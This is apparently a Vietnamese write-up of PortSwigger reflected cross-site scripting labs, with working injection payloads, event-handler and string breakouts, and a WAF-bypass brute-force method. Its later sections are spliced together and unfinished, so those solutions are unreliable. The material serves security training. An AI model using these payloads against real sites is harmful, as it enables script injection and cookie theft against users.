Reflected XSS into HTML context with nothing encoded
Đề bài
This lab contains a simple reflected cross-site scripting vulnerability in the search functionality.
To solve the lab, perform a cross-site scripting attack that calls the alert function.
Solution


Truy cập vào lab, ta thấy web có phần search như này


Thử nhập payload vào để xem cách code hoạt động, ta bắt đầu với 1, nhận được giao diện như sau
Ta nhận thấy input của user đã được chèn vào ở đoạn này của source
HTML
<section class=blog-header> <h1>0 search results for '1'</h1> <hr></section>
Vậy ta có thể lợi dụng chỗ này để chèn một đoạn html để thực hiện code JS nhằm chạy hàm alert

-> Payload: <script>alert(1)</script>
HTML
<section class=blog-header> <h1>0 search results for '<script>alert(1)</script>'</h1> <hr></section>
Reflected XSS into attribute with angle brackets HTML-encoded
Đề bài
This lab contains a reflected cross-site scripting vulnerability in the search blog functionality where angle brackets are HTML-encoded. To solve this lab, perform a cross-site scripting attack that injects an attribute and calls the alert function.
Solution
Truy cập vào lab ta thấy giao diện như sau:
Thử nhập payload là 1 ta có source code, ta thấy input của user đã được inject ở đoạn code sau
HTML
<input type=text placeholder='Search the blog...' name=search value="1">

Vì dấu <> đã bị encoded nên không thể chèn element mới vào, ta phải tận dụng tag input có sẵn để kích hoạt event
-> Payload: " onmouseover="alert(1)
" để đóng attribute value
onmouseover="alert(1) để tận dụng "> còn dư có sẵn trong source code
HTML
<input type=text placeholder='Search the blog...' name=search value="" onmouseover="alert(1)">
Lúc này, khi di chuột đến ô tìm kiếm thì sẽ trigger event alert
Reflected XSS into a JavaScript string with angle brackets HTML encoded
Đề bài
This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality where angle brackets are encoded. The reflection occurs inside a JavaScript string. To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.
Solution
Truy cập vào lab, ta thấy:
Nhập thử payload là 1, ta có được source code, đoạn code cần lưu ý:
HTML
<script> var searchTerms = '1'; document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');</script>
Vì '<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">' có searchTerms đã được encode nên ta phải sử dụng input ở var searchTerms = '1';
Cách 1
-> Payload: '; alert(1); var a='
'; để thoát khỏi searchTerms
alert(1); để thực hiện hàm alert
var a=' để tận dụng '; còn dư
HTML
<script> var searchTerms = ''; alert(1); var a=''; document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');</script>
cách 2
Cũng tương tự như cách 1 nhưng thay vì tạo hàm mới, ta biến '; trở thành comment bằng // ở trong JS, tương tự # trong Python
-> Payload: '; alert(1); //'
HTML
<script> var searchTerms = ''; alert(1); //; document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');</script>
Cách 3
-> Payload: '-alert(1)-'
' để '' thành rỗng
-là toán tử trừ
alert(1) là hàm alert
- là toán tử trừ
' để ''; thành rỗng và kết thúc câu lệnh
-> Coi như biến searchTerms là 1 số vì JavaScript coi đây như một phép tính: chuỗi rỗng - kết quả của alert(1) - chuỗi rỗng
Khi dùng toán tử trừ, JavaScript có cơ chế tự động chuyển kiểu
=> '' = 0
=> alert(1) = NaN (not a number)
bước này JavaScript chạy hàm để lấy giá trị trả về rồi biến đổi biểu thức thành NaN nên đã kích hoạt alert
=> '' = 0
HTML
<script> var searchTerms = ''-alert(1)-''; document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');</script>
Reflected XSS into HTML context with most tags and attributes blocked
Đề bài
This lab contains a reflected XSS vulnerability in the search functionality but uses a web application firewall (WAF) to protect against common XSS vectors.
To solve the lab, perform a cross-site scripting attack that bypasses the WAF and calls the print() function.
Your solution must not require any user interaction. Manually causing print() to be called in your own browser will not solve the lab.
Solution
Truy cập vào lab, ta thấy:

Thử nhập payload là <script>print()</script> ta nhận thấy tag đã bị chặn với output: "Tag is not allowed"

Vì vậy ta phải bruteforce các tag để xem tag nào dùng được
Mở BurpSuite lên và vào Intruder

Ta thay thế payload như sau <§§> để bruteforce
Ta truy cập cheat sheet của PortSwigger để lấy tất cả tag để dán rồi tấn công
Sau khi tấn công, ta có danh sách như sau:
Filter các tag load thành công với status 200 có body
Tiếp tục truy cập cheat sheet và lựa chọn tất cả event đem đi bruteforce với payload sau: <body §§=1> rồi Ctrl+U thành <body+§§%3d1>
Sau khi tấn công, ta có danh sách đã lọc như sau: onbeforeinput, onbeforematch, onbeforetoggle, oncancel, oncommand, oncontentvisibilityautostatechange, oncontentvisibilityautostatechange(hidden), ondragexit, onformdata, ongesturechange, ongestureend, ongesturestart, ongotpointercapture, onlocation, onlostpointercapture, onpagereveal, onpageswap, onpointercancel, onpromptaction, onpromptdismiss, onratechange, onresize, onscrollend, onscrollsnapchange, onscrollsnapchanging, onsecuritypolicyviolation, onslotchange, onsuspend, ontouchcancel, onvalidationstatuschange, onwebkitfullscreenchange, onwebkitmouseforcechanged, onwebkitmouseforcedown, onwebkitmouseforceup, onwebkitmouseforcewillbegin, onwebkitneedkey, onwebkitplaybacktargetavailabilitychanged, onwebkitpresentationmodechanged
Với mỗi event, ta đều cần các điều kiện trigger event khác nhau.
Ta nhận thấy event onresize là thích hợp nhất
-> Payload: <body onresize=print()>
Ta có link URL chứa mã độc như sau: https://0a03007e03de726281f602880052002b.web-security-academy.net/?search=%3Cbody+onresize%3Dprint%28%29%3E
Để trigger event thì ta phải load trước cửa sổ, sau đó đổi kích thước của cửa sổ khi load thành công -> sử dụng tag iframe
Vì autonomous custom element thuộc phrasing content hoạt động như <span>,<area>,...
Sử dụng cheat sheet ta thấy có thể sử dụng event sau để tự động kích hoạt alertdocument.cookie
-> <my-tag onfocus=alert(document.cookie) autofocus tabindex=1></my-tag>
onfocus=alert(document.cookie) -> Khi element này được focus sẽ thực hiện lệnh JS ở trong
tabindex=1 -> Làm cho element có khả năng nhận focus (Khi nhấn tab thì sẽ focus vào element này đầu tiền vì có index=1)
autofocus -> Tự động focus vào element này
Trước tiên ta thử payload sử dụng tag<iframe> như thông thường để nhúng trang chứa mã độc
This lab has a simple reflected XSS vulnerability. The site is blocking common tags but misses some SVG tags and events.
To solve the lab, perform a cross-site scripting attack that calls the alert() function.
Solution

Vì đề bài cho ta biết chỉ có một vài SVG markup được cho phép nên ta sử dụng Burp Intruder để bruteforce tags
Thu được bảng sau:

Ta thấy animatetransform và svg nhận về status code = 200 nên truy câp cheat sheet và xem cấu trúc của payload
Ta thử nhập payload ở trên vào, nếu lab chưa được solve thì ta vào Burp Intruder vào chạy bruteforce các events
